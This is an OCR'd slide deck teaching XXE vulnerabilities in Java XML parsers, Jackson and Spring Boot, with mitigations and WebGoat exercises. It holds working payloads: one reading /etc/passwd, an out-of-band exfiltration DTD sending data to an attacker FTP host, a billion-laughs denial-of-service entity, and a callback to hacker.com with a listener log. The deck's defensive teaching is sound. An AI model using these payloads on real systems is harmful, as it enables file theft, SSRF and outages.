
An attack against an application that parses XML input. This attack occurs when XML input containing a reference to an external entity is processed by a weakly configured XML parser


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE author [
  <!ENTITY showme SYSTEM
"file:///etc/passwd">
]>
<author>&showme;</author>
```




```
<author>
     root:x:0:0:root…
     daemon:x:1:1:daemon…
     …
</author>
```


XXE Vulnerability in HP Project & Portfolio Mgmt Center






https://rhinosecuritylabs.com/application-security/xxe-zeroday-vulnerability-in-hp-project/

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE data [ <!ENTITY % file SYSTEM file:///etc/passwd>
<!ENTITY %dtd SYSTEM http://attacker-xxe-ftp-server/login.dtd> %dtd; ]>
<data>&send;</data>

Login.dtd:
<!ENTITY % all "<!ENTITY send SYSTEM 'ftp://attacker-xxe-ftp-server:ftp-
```





https://rhinosecuritylabs.com/application-security/xxe-zeroday-vulnerability-in-hp-project/

Consequences

- disclosure of confidential data
- listing directories
- denial of service
- server-side request forgery (SSRF)
- port scanning

```
DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
```

Why is this still insecure by default?

Backwards compatibility

Need to think/look at every XML parser construct

XXE is and will be with us for a very long time

sonarsource Rules

Limits to static code analysis

```
protected static void initializeParserPool() {
  StaticBasicParserPool pp = new StaticBasicParse
}
```

```
protected static void initializeParserPool() {
  StaticBasicParserPool pp = new StaticBasicParserPool();
  Map<String, Boolean> features = new HashMap<String, Boolean>();
  features.put(XMLConstants.FEATURE_SECURE_PROCESSING, true);
  features.put("http://apache.org/xml/features/disallow-doctype-decl", true);
  pp.setBuilderFeatures(features);
  pp.setExpandEntityReferences(false);
}
```

Instantiates XML parser

```
<?xml version="1.0"?>
<!DOCTYPE lolz [ <!ENTITY lol "lol"> <!ELEMENT lolz (#PCDATA)>
<!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
<!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
<!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
<!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
<!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
<!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
<!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
<!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
<!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;"> ]>
<lolz>&lol9;</lolz>
```

Mixed messages

CVE-2016-3720 Detail

Current Description

Disable `SUPPORT_DTD` for `XMLInputFactory` unless explicitly overridden #211

Closed cowtowncoder opened this issue on 22 Sep 2016 · 5 comments

Ensure that defaults for `XMLInputFactory` have expansion of external parsed general entities disabled #190

Closed cowtowncoder opened this issue on 15 Apr 2016 · 6 comments

cowtowncoder commented on 15 Apr 2016 Member

To reduce likelihood of malicious XXE, let's ensure that `XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES` is disabled by default when instantiate by Jackson.

Assignees

No one assigned


Labels

Using the correct library…what can go wrong?

```
@Bean
public XmlMapper mapper() {
    return new XmlMapper(XMLInputFactory.newInstance());
}
```


```
public ObjectMapper create() {
   return new XmlMapper(xmlInputFactory());
}

private static XMLInputFactory xmlInputFactory() {
   XMLInputFactory inputFactory = XMLInputFactory.newInstance();
   inputFactory.setProperty(XMLInputFactory.SUPPORT_DTD, false);
   inputFactory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);
   return inputFactory;
}
```

```
@Bean
fun objectMapper(): ObjectMapper {
   return new XmlMapper(XMLInputFactory.newInstance())
}
```



```
<?xml version="1.0" encoding="UTF-8" ?>
<!DOCTYPE blog SYSTEM
"http://hacker.com:8090/" [
  <!ELEMENT blog (#PCDATA)>
]>
<blog>
    <title>XXE xml</title>
    <publishDate>2018-02-12</publishDate>
    <contents>XXE XML example</contents>
    <author>Nanne Baars</author>
</blog>
```

```
curl -i -H 'Content-Type: application/xml' -d @test.xml http://localhost:8080/blog
```



```
Ncat: Listening on :::8090
Ncat: Listening on 0.0.0.0:8090

Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:45530.
GET / HTTP/1.1
User-Agent: Java/1.8.0_151
Host: localhost:8090
Accept: text/html, image/gif, image/jpeg, *; q=.2, */
```

```
@Bean
fun objectMapper(): ObjectMapper {
    return XmlMapper(XMLInputFactory.newInstance
}
```


```
public XmlMapper() {
    this(new XmlFactory());
}

/**
 * @since 2.4
 */
public XmlMapper(XMLInputFactory inputF) {
    this(new XmlFactory(inputF));
}
```

JACKSON:

```
public XmlFactory(X
    this(xmlIn, null);
}

protected XmlFactory(XMLInputFactory xmlIn, XMLOutputFactory xmlOut…)
{
    if (xmlIn == null) {
        xmlIn = XMLInputFactory.newInstance();
        // as per [dataformat-xml#190], disable external entity expansion by default
        xmlIn.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, Boolean.FALSE);
        // and ditto wrt [dataformat-xml#211], SUPPORT_DTD
        xmlIn.setProperty(XMLInputFactory.SUPPORT_DTD, Boolean.FALSE);
    }
```

Better name would be: **createUnsafeParser(....)**

Jackson 2.7.8 (26-Sep-2016)
#211: Disable `SUPPORT_DTD` for `XMLInputFactory` unless explicitly overridden




```
protected XmlFactory(XMLInputFactory xmlIn, XMLOutputFactory xmlOut…)
{
    if (xmlIn == null) {
        xmlIn = XMLInputFactory.newInstance();
        // as per [dataformat-xml#190], disable external entity expansion by default
        xmlIn.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, Boolean.FALSE);
        // and ditto wrt [dataformat-xml#211], SUPPORT_DTD
        xmlIn.setProperty(XMLInputFactory.SUPPORT_DTD, Boolean.FALSE);
    }
```

Spring Boot

```
public ObjectMapper create() {
    return new XmlMapper(xmlInputFactory());
}

private static XMLInputFactory xmlInputFactory() {
    XMLInputFactory inputFactory = XMLInputFactory.newInstance();
    inputFactory.setProperty(XMLInputFactory.SUPPORT_DTD, false);
    inputFactory.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);
    return inputFactory;
}
```


Does this still work?

Local / CI

JUnit

WildFly


Deployment



docker

WildFly

Exercises



WEBGOAT
XXE
Introduction
General
Injection Flaws
SQL Injection (advanced)
SQL Injection
SQL Injection (mitigation)
XXE
Authentication Flaws
Cross-Site Scripting (XSS)
Access Control Flaws
Insecure Communication
Insecure Deserialization
Request Forgeries
Vulnerable Components - A9
Client side
Reset lesson
1 2 3 4 5 6 7 8
Concept
This lesson teaches how to perform a XML External Entity attack is and how it can be abused and protected against.
Goals
• The user should have basic knowledge of XML
• The user will understand how XML parsers work
• The user will learn to perform a XXE attack and how to protected against it.

3. Content-type checking

```
@RestController
@RequestMapping("/blogs")
class BlogController(val blogRepository: BlogRepository) {

  @PostMapping
  @ResponseStatus(HttpStatus.CREATED)
  fun newBlogEntry(@RequestBody blog: BlogEntry) =
    blogRepository.save(blog)

  @GetMapping
  fun allBlogs(): Iterable<BlogEntry> =
    blogRepository.findAll()
}
```


```
@RestController
@PostMapping
@ResponseStatus(HttpStatus.CREATED)
fun newBlogEntry(@RequestBody blog: BlogEntry) =
  blogRepository.save(blog)
```

curl -i -XPOST -d '{ "title": "JavaDay" ……}'




201/Created

curl -i -XPOST –H "Content-Type: application/xml" -d '{ "title": "JavaDay" ……}'

